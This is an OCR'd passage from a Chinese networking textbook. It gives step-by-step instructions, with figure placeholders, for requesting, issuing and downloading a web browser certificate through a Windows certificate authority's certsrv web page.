


图 4-29 选择任务

（2）单击“申请一个证书”，选择“Web 浏览器证书”，单击，显示如图 4-30～图 4-32 所示。




图 4-30　申请 Web 浏览器证书




图 4-31　Web 浏览器证书识别信息

2. CA 颁发证书

（1）在 CA 服务器中查看“挂起的申请”，证书 ID 号为 2，如图 4-33 所示。

（2）选择“挂起的申请”→“ID 号为 2”命令，右击，在弹出的快捷菜单中选择“所有任务”→“颁发”命令，打开“颁发的证书”对话框，如图 4-34 所示。




图 4-32　证书申请完成




图 4-33　证书 ID

3. 客户端下载证书

(1) 客户端：http://192.168.0.53/certsrv，如图 4-35 所示。

(2) 单击“查看挂起的证书申请的状态”，如图 4-36 所示为证书申请的状态。

